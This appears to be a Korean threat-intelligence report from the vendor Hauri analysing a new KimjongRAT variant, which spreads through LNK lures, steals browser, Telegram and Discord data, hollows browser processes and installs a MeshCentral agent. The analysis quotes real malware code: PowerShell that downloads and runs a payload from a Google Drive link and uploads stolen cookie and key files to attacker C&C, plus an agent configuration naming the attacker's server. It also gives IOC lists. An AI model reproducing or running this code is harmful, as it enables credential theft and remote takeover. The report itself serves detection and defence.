악성코드 상세 분석 보고서

KimjongRAT 변종: 정보 탈취에서 원격 접근 확보로의 확장

(Document No : DT-20260526-001)

HAURI


www.hauri.co.kr

○ 분석 개요

작년 5월 발간한 '세금 고지서로 위장한 악성코드'의 변종이 확인되었다. 해당 악성코드는 KimjongRAT으로 최신 변종은 기존 정보 탈취 기능을 유지하면서 Telegram 및 Discord 등 수집 대상을 확장하였으며, 최종 단계에서 MeshCentral 기반 에이전트를 설치하여 원격 접근 권한을 확보하는 것으로 확인되었다.

기존과 마찬가지로 방화벽 활성화 상태에 따라 PE 또는 스크립트를 실행하나, 작년과 비교하여 수집하는 정보가 늘어났으며 기능상으로만 존재하던 함수를 사용하는 것과 RMM 도구를 악용하는 것이 확인되었다. 해당 악성코드는 공격자의 지속적인 기능의 개선과 업데이트로 고도화가 이루어지고 있으며, 정보 탈취와 시스템 접근 권한 확보를 목적으로 기능을 확장하고 있는 것을 알 수 있다.

본 보고서에서는 스크립트형 악성코드를 다루며 이전 악성코드와 비교하여 기능적으로 추가된 부분을 중심으로 작성하였다.



[공격 도식도]

1. KB_202605.html.lnk

(MD5 : 7101F6B8787E2775BB3ED6A52C853AD4, SIZE : 1,785)


개요 : 악성 스크립트를 로드하여 실행한다.

ViRobot	LNK.S.Loader.1785

상세분석 :

(1) 기존에는 mshta 를 통해 외부 스크립트를 직접 호출하였으나, 최신 변종은 PowerShell 인코딩을 추가하여 명령행 기반 탐지를 우회하도록 변경되었다.


- C&C: hxxps://is[.]gd/UJ33CD



[그림 1] KB_202606.html.lnk 명령줄

(2) 추가 스크립트는 [그림 2]와 같이 공격자의 Github 에 업로드 되어있는 vbs 파일(kb.zip)을 실행한다. 해당 Github 저장소에서는 동일 계열로 추정되는 다수의 악성코드가 확인되었으며, 공격자는 단축 URL 서비스를 통해 동일한 유포 URL 에 대한 새로운 접근 URL 을 지속적으로 생성하여 변경하였다. 이는 URL 기반 차단을 우회하기 위한 운영상의 변경으로 판단된다.

- Github Profile: acccobug, workspacesnorep-creator



[그림 2] 공격자의 Github

(3) 확보한 샘플군에서 사용된 디코이 문서는 다음과 같다. 유포 인프라는 지속적으로 변경하였으나 디코이 문서는 과거 수집한 자료를 재사용하는 경향을 보였다.

- 단축 URL: is[.]gd, link24[.]kr

[그림 3] 디코이 문서

(4) 기존 샘플은 브라우저 중심의 정보 탈취를 수행하였으나, 최신 변종은 Telegram 및 Discord 관련 정보 수집 기능을 추가하여 수집 범위를 확장하였다.

2025년 샘플

```
RegisterTask
Init
RecentFiles
GetBrowserData
CreateFileList
Send
Start-Process p
Work
```

2026년 샘플

```
RegisterTask
Init
RecentFiles
GetBrowserData
GetTelg
GetDiscord
Send
CreateFileList
Start-Process p
Work
```

추가된 기능

[그림 4] 추가된 기능

(5) 또한, 기존 샘플에서 기능만 존재하던 GetAppKey 함수가 사용되었다. GetAppKey 함수는 C&C 에서 암호화된 페이로드를 복호화하여 appload.dll 을 실행한다.

- C&C:
  hxxps://drive.google[.]com/uc?export=download`&id=15Xkvt3TwCQJERcUHSUandCigMVVxsFqr

```
function GetAppKey {
    $loader = "https://drive.google.com/uc?export=download`&id=15Xkvt3TwCQJERcUHSUandCigMVVxsFqr"
    DownloadFile $loader "$tempPath\appload.log"

    [System.IO.File]::WriteAllBytes("$tempPath\appload.dll", (New-Object System.Security.Cryptograph

    Start-Process rundll32.exe -ArgumentList "$tempPath\appload.dll,z"
    Start-Sleep -Seconds 20
```

[그림 5] GetAppKey() - 1

2. appload.dll

(MD5 : D1FD32DB51C6927066A15668A3670693, SIZE : 182,272)

개요 : 브라우저 정보를 탈취하고 RMM 을 통한 원격 접근을 수립한다.

ViRobot	Trojan.Win.S.Loader.182272

상세분석 :

(1) appload.dll 의 Export 함수명이 baby.dll 인 것이 확인되었다.

```
word_180029200  dw 0                    ; DATA XREF: .rdata:00000001800291F4↑o
aBabyDll        db 'baby.dll',0         ; DATA XREF: .rdata:00000001800291DC↑o
aZ              db 'z',0                ; DATA XREF: .rdata:off_1800291FC↑o
```

[그림 6] Export 함수명

(2) appload.dll 은 C&C 로부터 페이로드를 다운로드한 뒤 Chrome.exe 및 Edge.exe 를 통해 실행하는데, 이때 libpeconv 기반 Manual Mapping 을 이용하여 Process Hollowing 을 수행한다. 이를 통해 정상 프로세스로 위장하고 행위 기반 탐지를 우회하려는 것으로 판단된다.

- C&C: hxxps://drive.google[.]com/uc?export=download&id=1EkyeoSdhvGqcEpZkqBUzXnJYPLka7zJc
- 파일 경로: C:₩%LocalAppData%₩app

rundll32.exe	4392	Windows 호스트 프로세스(Ru...	3.51 MB
chrome.exe	1536	Google Chrome	3.55 MB

[그림 7] Chrome Process Hollowing

rundll32.exe	4392	Windows 호스트 프로세스(Ru...	3.82 MB
msedge.exe	1432	Microsoft Edge	428 kB

[그림 8] Edge Process Hollowing

(3) 악성코드는 실행된 대상 브라우저에 따라 APPB 마스터 키를 획득하여 저장된 쿠키, 계정 정보 및 기타 민감 데이터의 복호화에 활용할 수 있다. whale.exe 관련 분기문이 존재하는 것으로 보아 GetAppKey 사례와 같이, 추후 whale 브라우저에 대한 정보 수집 기능이 추가될 가능성이 존재한다.

```
swprintf_s(FileName, 0x104uLL, (const wchar_t *const)"%s\\chrome.exe", Filename);
v87 = 0LL;
v88 = 15LL;
LOBYTE(Block[0]) = 0;
make_str_struct((mystr *)Block, (void *)&Src, 0LL);
si128 = _mm_load_si128((const __m128i *)&xmmword_7FF6C35B4740);
LOBYTE(Source[0]) = 0;
make_str_struct((mystr *)Source, (void *)&Src, 0LL);
if ( stat64i32((const char *)FileName, &Stat) )
{
  swprintf_s(FileName, 0x104uLL, (const wchar_t *const)"%s\\msedge.exe", Filename);
  if ( stat64i32((const char *)FileName, &Stat) )
  {
    swprintf_s(FileName, 0x104uLL, (const wchar_t *const)"%s\\whale.exe", Filename);
```

[그림 9] app 기능

(4) appload.dll 의 실행 결과로 생성된 cc_appkey(Chrome), ee_appkey(Edge), tmpgoochr.zip 을 C&C 로 전송한다.

- C&C: hxxps://lutkdd.corpsecs[.]com/
- 파일 경로: C:₩%Temp%₩tmpgoochr

```
$url = $serverurl + "?id=$id"
UploadFile $url "$tempPath\cc_appkey"
Start-Sleep -Seconds 1
UploadFile $url "$tempPath\ee_appkey"
Start-Sleep -Seconds 1

$destpath = Join-Path $tempPath "tmpgoochr.zip"
$cookiepath = Join-Path $tempPath "tmpgoochr"
if (Test-Path $cookiepath -PathType Container) {
    Compress-Archive -LiteralPath $cookiepath -DestinationPath $destpath -Force
    $result = UploadFile $url $destpath
```

[그림 10] GetAppKey() - 2

(5) 정보 탈취 이후 공격자는 MeshCentral 기반 에이전트를 설치하여 장기적인 원격 접근 권한 확보를 시도한다. 이를 통해 초기 정보 탈취 이후에도 지속적인 접근 권한을 유지할 수 있다.

- 파일 경로: C:₩%Temp%₩Taskmgr.exe
- C&C: hxxps://drive.google[.]com/uc?export=download&id=1rqN7zYXO0jNSsZy8gSECxSxY57T0T_x (rem)
- C&C: hxxps://drive.google[.]com/uc?export=download&id=176jQJH3H3DHPzjFI-tIjrV8KLtEBgY_m- (msh)

```
{
  CopyFileA(Buffer, Taskmgr_exe, 0);
  Sleep(0x3E8u);
  libpeconv_sub_180001DE0((__int64)rem, Taskmgr_exe);
  Sleep(0x3E8u);
  LOBYTE(v0) = DeleteFileA(rem);
}
```

[그림 11] MeshAgent 인젝션

```
MeshName=mycoms
MeshType=2
MeshID=0xAFC6ADEAE42BE9C75274C0F6DC503464C6F4FB6D6B77521A6B46AA9CAD91FBBA03D0E6B38F5D5BEADA64E2682C3301B8
ServerID=5A93B1A29F38C43CA42FED5728745C081D04C8390C54525545E10FDECE40C6FCF39941AE33F1C852A596B4418E6CD078
MeshServer=wss://googleoba.servequake.com:8443/agent.ashx
InstallFlags=2
translation={"en":{"agent":"Agent","agentVersion":"New Version","group":"Device Group","url":"Server URL",
```

[그림 12] MeshAgent 설정 파일

(6) C&C 로 지속적인 연결을 요청하며, 성립될 경우 공격자는 감염 시스템에 대해 원격 제어를 수행할 수 있다.

- C&C: googleoba.servequake[.]com:8443/agent.ashx

```
C:[redacted]>Taskmgr.exe
agentcore: Could not resolve: googleoba.servequake.com
AutoRetry Connect in 809 milliseconds
agentcore: Could not resolve: googleoba.servequake.com
AutoRetry Connect in 1255 milliseconds
agentcore: Could not resolve: googleoba.servequake.com
```

[그림 13] 위장 프로세스 실행 화면

IOC

***C&C**

hxxps://is[.]gd/OdDu0d
hxxps://is[.]gd/UJ33CD
hxxps://is[.]gd/iymNuP
hxxps://link24[.]kr/AlmPeL4
hxxps://link24[.]kr/7QOEKZY
hxxps://lutkdd.corpsecs[.]com
hxxps://drive.google[.]com/uc?export=download&id=1YtDdLM3U6q__ZiX7fSidoktBrWbC2OsK
hxxps://drive.google[.]com/uc?export=download&id=1YKkdbQYCzuXweeKEWDUZYc__6YQZIKY8
hxxps://drive.google[.]com/uc?export=download&id=1x9mkl4q9ZU8_hDPNF5w0Mu8ePxVWI5VJ
hxxps://drive.google[.]com/uc?export=download&id=116azn_9bUov3mkSORbPk8_4zlVVNBHZn
hxxps://drive.google[.]com/uc?export=download&id=1jqpw8UHpsY5ps3nKOfkyo2ql4hC23Mew
hxxps://drive.google[.]com/uc?export=download&id=15Xkvt3TwCQJERcUHSUandCigMVVxsFqr
hxxps://drive.google[.]com/uc?export=download&id=1EkyeoSdhvGqcEpZkqBUzXnJYPLka7zJc
hxxps://drive.google[.]com/uc?export=download&id=1PTs95g2gr6dIuO2RqErgGutQZv2Y0g3Y
hxxps://drive.google[.]com/uc?export=download&id=1rqN7zYXO0jNSsZy8gSECxSxY57T0T_xr
hxxps://drive.google[.]com/uc?export=download&id=176jQJH3H3DHPzjFI-tIjrV8KLtEBgY_m
hxxps://drive.google[.]com/uc?export=download&id=1veetviG-ft9tfOqAyOlHLSa55V2YR-GJ
hxxps://drive.google[.]com/uc?export=download&id=1moNyXp9NAyu_iEFfZMoPHVDWptxzjgbn
googleoba.servequake[.]com:8443/agent.ashx
nid-naveruzt.servequake[.]com/nidlogin.login

***MD5**

7101F6B8787E2775BB3ED6A52C853AD4
6873988BEC7D6C3DC248DE319DB7620A
E0E938B204117354882B577D59C213F1
0DB53F4BBD5CA58C7A49994CA525FFCD
D9C3EBC7C9D39F4ABD89B68E082B76DC
EB68BC8C79E55048E8EE4FD22C1B3471
96EC0C480E13D91F3CB693487E0B11CE
D1FD32DB51C6927066A15668A3670693
7F38442308BB2AD43EFE0671873E179F
9AAB6CF2119E3E8D8F7C0A11E130E136
C00EEC31C2655847516E40AD2E720183
40ED8082923988BA08128A21E45674F6
8CF5ECD89FC371CA3C31FE5A2924DDDC
CD04856B4296E9E17D60145D18E55F1D
977DF98AEB2DA4C2A2FC72785829A05D
39CD2AB629F61090982B14C78EBB0025
7BDC5A856EE7D9B1AFB1121D5D0E928B